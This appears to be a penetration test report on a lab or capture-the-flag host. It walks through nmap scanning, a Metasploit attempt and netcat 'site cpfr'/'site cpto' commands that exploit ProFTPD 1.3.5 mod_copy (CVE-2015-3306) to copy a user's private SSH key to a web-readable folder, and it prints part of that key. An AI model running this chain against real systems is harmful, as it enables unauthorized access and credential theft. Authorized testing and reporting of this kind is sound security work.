ETEN10SECURITY

PENETRATION TEST REPORT

DEPAULSECLABS, INC.

NOVEMBER 20, 2023

TEST PERFORMED BY

ESTEBAN MIRANDA

ETN10SEECURITY, LLC

243 S WABASH AVE, CHICAGO IL
60604

TELEPHONE: (312) 700 6000

EMAIL:
ETEN10SEC@ETEN10SEC.COM

WEB: ETEN10SEC.COM

Esteban Miranda

TABLE OF CONTENTS

CONTENTS

EXECUTIVE SUMMARY

ETEN10Security was hired by DePaulSecLabs, Inc. to conduct a penetration test on their services, aiming to discover vulnerabilities that could be exploited. The activities performed simulated the actions a malicious actor might employ against DePaulSecLabs, Inc. The goals of DePaulSecLabs, Inc. were to identify whether a remote attacker could penetrate the DePaulSecLabs network and to assess the potential impact of a security breach. The test aimed to uncover any weaknesses in the network and determine if it was possible to compromise sensitive information.

SUMMARY OF RESULTS

During the scanning and enumeration phase, it was discovered that there were outdated services that could be exploited against the 10.12.0.42 IP address. FTP was running ProFTPD 1.3.5, known to be vulnerable (CVE-2015-3306[1]). ProFTPD has a mod_copy module that allows remote attackers to write arbitrary files using the ‘site cpfr’ and ‘site cpto commands’.

While reviewing the HTTP file server, it was found that a file was misconfigured and publicly accessible on the web page. The file contained bash history, including a username and the location of the SSH RSA key. Exploiting the ProFTPD vulnerability, a malicious actor could copy the SSH RSA key to the same location as the bash history file. The successful copy made the RSA key publicly available on the HTTP file server in the same path as the bash history file.


Possessing the RSA key enables a malicious actor to connect through SSH with the discovered username. Once the remote attacker compromises a user account, the next step is to determine the user's privileges and access to certain files. There are methods to exploit SUID binaries to abuse ‘Setuid’ and ‘Setgid’. The misconfigured privileges on files, such as SUID binaries, allow the alteration of user privileges without the need for a password.

[1] https://nvd.nist.gov/vuln/detail/CVE-2015-3306

ATTACK NARRATIVE

DISCOVERY


Scanning the hosts that were authorized by DePaulSecLabs, Inc. is the first task when conducting the penetrated test. Nmap was used to scan for open ports and gather as much information on the host. Nmap outputted open ports, versions of services, and directories.



```
┌──(root㉿kali)-[~]
└─# nmap -sT -n -A -T4 --reason --open -p1-10000 10.12.0.42
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-15 17:13 CST
Nmap scan report for 10.12.0.42
Host is up, received arp-response (0.00010s latency).
Not shown: 9997 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack ProFTPD 1.3.5
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d50b742aa454b417bdaa78bbb36b4db (RSA)
|   256 986a85d4bcdacd018a3d3914c52b8440 (ECDSA)
|_  256 5f42f773ebff4c61657c9235aa23ec15 (ED25519)
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME               FILENAME
| -     15-Nov-2023 21:56  snap.lxd/
| -     15-Nov-2023 21:56  systemd-private-3e2d80ba2be04e5aa12fab2869b821d4-systemd-logind.servi
ce-x9YJdh/
| -     15-Nov-2023 21:54  systemd-private-3e2d80ba2be04e5aa12fab2869b821d4-systemd-resolved.ser
vice-SxKdUg/
| -     15-Nov-2023 21:54  systemd-private-3e2d80ba2be04e5aa12fab2869b821d4-systemd-timesyncd.se
rvice-cDXp8e/
| -     15-Nov-2023 21:54  vmware-root_550-2991137472/
| 1133  06-Nov-2020 02:36  bash_history
|_
|_http-server-header: nginx/1.18.0 (Ubuntu)
MAC Address: 00:50:56:A1:A9:56 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.10 ms 10.12.0.42

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
```

The nmap results indicated that ports 21, 21, and 80 were open. Additionally, the nmap results revealed directories to potentially investigate on the web server. The next step is to further investigate the web server for any additional relevant data.

The web server displayed directories, with most of them not granting access except for one. I observed a downloadable file named ‘bash_history’.




Index of /

```
../
snap.lxd/                                          16-Nov-2023 09:38                   -
systemd-private-aa041a5aa63149838283461817943ef..> 16-Nov-2023 09:38                   -
systemd-private-aa041a5aa63149838283461817943ef..> 16-Nov-2023 09:36                   -
systemd-private-aa041a5aa63149838283461817943ef..> 16-Nov-2023 09:36                   -
vmware-root_552-2957583561/                        16-Nov-2023 09:36                   -
bash_history                                       06-Nov-2020 02:36                1133
```

```
The key's randomart image is:
+---[RSA 3072]----+
|   o+B.          |
|  ooB.=+         |
| =.&o=+.         |
|. #oE+o+         |
| =.X=.o.S        |
| .*o o.o         |
|  .   o          |
|     .           |
|                 |
+----[SHA256]-----+
clara@mars:/home/roots$ cat /home/clara/.ssh/id_rsa.pub > /home/clara/.ssh/autho
rized_keys
clara@mars:/home/roots$ chmod 700 /home/clara/.ssh/
clara@mars:/home/roots$ chmod 600 /home/clara/.ssh/authorized_keys
clara@mars:/home/roots$ ls -alh /home/clara/.ssh/authorized_keys
-rw------- 1 clara clara 564 Oct 11 03:40 /home/clara/.ssh/authorized_keys
clara@mars:/home/roots$ cd /tmp
clara@mars:/tmp$ ls
bash_history
snap.lxd
                                                    31,1          Bot
```


The data contains the bash history of SSH-keygen, which generates a public and private RSA key pair for connecting through SSH. The bash history also reveals the directory path where the RSA key was saved, the associated username, and the ‘chmod’ command used for the 'authorized_keys' file. Additionally, the 'bash_history' file provides information about the directory in which the file is saved. The next step involved attempting to establish a connection through SSH using the uncovered information.

The first flag and first hint was discovered when connecting through FTP.



```
[*] Started reverse TCP handler on 10.12.35.2:4444
[*] 10.12.0.42:80 - 10.12.0.42:21 - Connected to FTP server
[*] 10.12.0.42:80 - 10.12.0.42:21 - Sending copy commands to FTP server
[-] 10.12.0.42:80 - Exploit aborted due to failure: unknown: 10.12.0.42:21 - Failure copying PHP payload
 to website path, directory not writable?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exit

┌──(root㉿kali)-[~]
└─# ftp 10.12.0.42 21
Connected to 10.12.0.42.
220 ProFTPD 1.3.5 Server Flag1: CSEC-0135-FTPD Hint: I wonder if there is a way we can use this service to ge
t further access ...  Research for vulnerabilites and figure out a way to get shell access on this system
Name (10.12.0.42:root):
331 Password required for root
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```

The vulnerability in ProFTPD 1.3.5's ‘mod_copy’ module allows remote attackers to read and write to arbitrary files via the 'site cpfr' and 'site cpto' commands. I utilized Netcat to execute these commands. Upon examining the 'bash_history' file, I observed that the user 'clara' had checked the contents of the '/tmp' directory. Subsequently, I issued the following commands: 'site cpfr /home/clara/.ssh/id_rsa' and 'site cpto /tmp/idrsa'. It became apparent that the commands were successful, resulting in a new downloadable file. The copied and downloaded file happened to be the private RSA key, enabling me to connect to the 'clara' account through SSH.



```
550 cpto: Is a directory
site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /home/roots/tmp
550 cpto: Permission denied
site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /tmp
550 cpto: Is a directory
site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /home/roots/
550 cpto: Is a directory
site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /home/roots/proftpd-1.3.5/
550 cpto: Is a directory
421 Login timeout (300 seconds): closing control connection

┌──(root㉿kali)-[~]
└─# nc 10.12.0.42 21
220 ProFTPD 1.3.5 Server Flag1: CSEC-0135-FTPD Hint: I wonder if there is a w
ay we can use this service to get further access ...  Research for vulnerabili
tes and figure out a way to get shell access on this system
site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /tmp
550 cpto: Is a directory
site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /tmp/idrsa
250 Copy successful
```

```
clara@mars:/tmp$ ls
bash_history
snap.lxd
~
~
~
```


10.12.0.42

Index of /


```
../
roots/                                             16-Nov-2023 22:53                   -
snap.lxd/                                          16-Nov-2023 22:51                   -
systemd-private-5172fc5412b04026b62fc631843ef6b..> 16-Nov-2023 23:01                   -
systemd-private-5172fc5412b04026b62fc631843ef6b..> 16-Nov-2023 22:51                   -
systemd-private-5172fc5412b04026b62fc631843ef6b..> 16-Nov-2023 22:49                   -
systemd-private-5172fc5412b04026b62fc631843ef6b..> 16-Nov-2023 22:49                   -
vmware-root_555-4282367637/                        16-Nov-2023 22:49                   -
bash_history                                       06-Nov-2020 02:36                1133
idrsa                                              16-Nov-2023 23:33                2590
```

```
7MN9sTTbbyh6rMX6UkwZwRdzFhNFbSgagV9cGRg71Z30ul/sLAhBF8BU1EsWpUwxXbpZRq
Tshv0umZMTS6ynoHW8pqXXHKiP/UBZoEAn9vmFwhv74+QHP2N7T3f0UlZUrmSLskjF5Bdc
8EaY9ZI+gXBiNytGZiYLDlmf3may208hDyxxMe+WUrTZ5gtO5Q+ier8dYNSbaiWvdEVOCj
N/Ex/1FZc1BhMmknPypAto7XYAgwZariD1nd7j9JcsDykOCTkMvdHQiER3NxF3ndLVZPNl
RAfmro0Z+dQU6qNyBCurEsRLF4W7EJbqOGS4i9zsFT1DNUOI1cfhskZcO1imFj6Litgand
3L+1G4CqsFmbd/U4ChziTe6qRz1ESxdqOGfL2wq/AAAFgCmC9GApgvRgAAAAB3NzaC1yc2
EAAAGBALzlq+II+H+UhFkDoFhAHYjAAIGPFm+zLDsXvhX6aAp0dFok9LYpMJodWwFDYJLH
O742I0PoSQH2r1o68msLOIOdbOOnm3awwOWQBO1Hyfi5gnN2JIwiTxQpf58uzDfbE0228o
eqzF+lJMGcEXcxYTRW0oGoFfXBkYO5Wd9Lpf7CwIQRfAVNRLFqVMMV26WUak7Ib9LpmTE0
usp6B1vKal1xyoj/1AWaBAJ/b5hcIb++PkBz9je0939FJWVK5ki7JIxeQXXPBGmPWSPoFw
YjcrRmYmCw5Zn95msttPIQ8scTHvllK02eYLTuUPonq/HWDUm2olr3RFTgozfxMf9RWXNQ
YTJpJz8qQLaO12AIMGWq4g9Z3e4/SXLA8pDgk5DL3R0IhEdzcRd53S1WTzZUQH5q6NGfnU
FOqjcgQrqxLESxeFuxCW6jhkuIvc7BU9QzVDiNXH4bJGXDtYphY+i4rYGp3dy/tRuAqrBZ
m3f1OAoc4k3uqkc9REsXajhny9sKvwAAAAMBAAEAAAGAOLTR5qc+wj35hSdbiWKl+xl4jW
xBFgM5sfusqrhjZ1ASZcVWWSEAYCOT4EszwJxiyPVDnO0sjZRai8HKaGwT6R7nQ2hbeUQS
hFe5wumcLjiyeqrqyc664piaoVTRJat0ng3fvO5/L+9Jm32YmKmQPsAZraaiAQa9AkgwPK
JfEJ2yYXNGQekyR/hdvbrgF1L4nvH4794EiQsFUCdV8i5PxAGXBY2XPp8/uOg8vgZac09P
LNYjAhIngmNlmITloMvc5uayooNu9r3bcBGLu2qmnW+33iXYJOFoIWRhrqOzUfMIUiTPYu
S+HQ6/yHewToqHQ+pGJOLYZ4lLR62STW00RGrIGNjb7oC4Wr5li5P7kPL8F9Y5BTAEH8Hf
8ikjJsfL5HeWL+OdtFkpagI2BAdSaUHHIlYrnDrZstruFyDRzdw0Ka8tcWGSZaU62ET+bI
GbXOUYkRL5RAczI01P7c/pxupVAJOUMtAH7aTSdR2L2vSEhE7TO6o6O7Js3TlvbLqRAAAA
wQCxD2W8D1fcVL3ESQJur2MiypseIrPpKj/ugvL9ojTaMllLET4ncvDve5UeMwRClb0Dl4
aCa6u4fWsVakKcjt7C8XWBJdsCSgffBY7wBcCKIDGgE+xsICk5RXkXNquuzMDfp4F4mQd4
                                                  22,21          26%
```

I used the RSA key and connected with the username 'clara,' gaining shell access. I then checked the contents of the directory I was in and found the second flag. The next step involved gaining root privileges through SUID binaries.

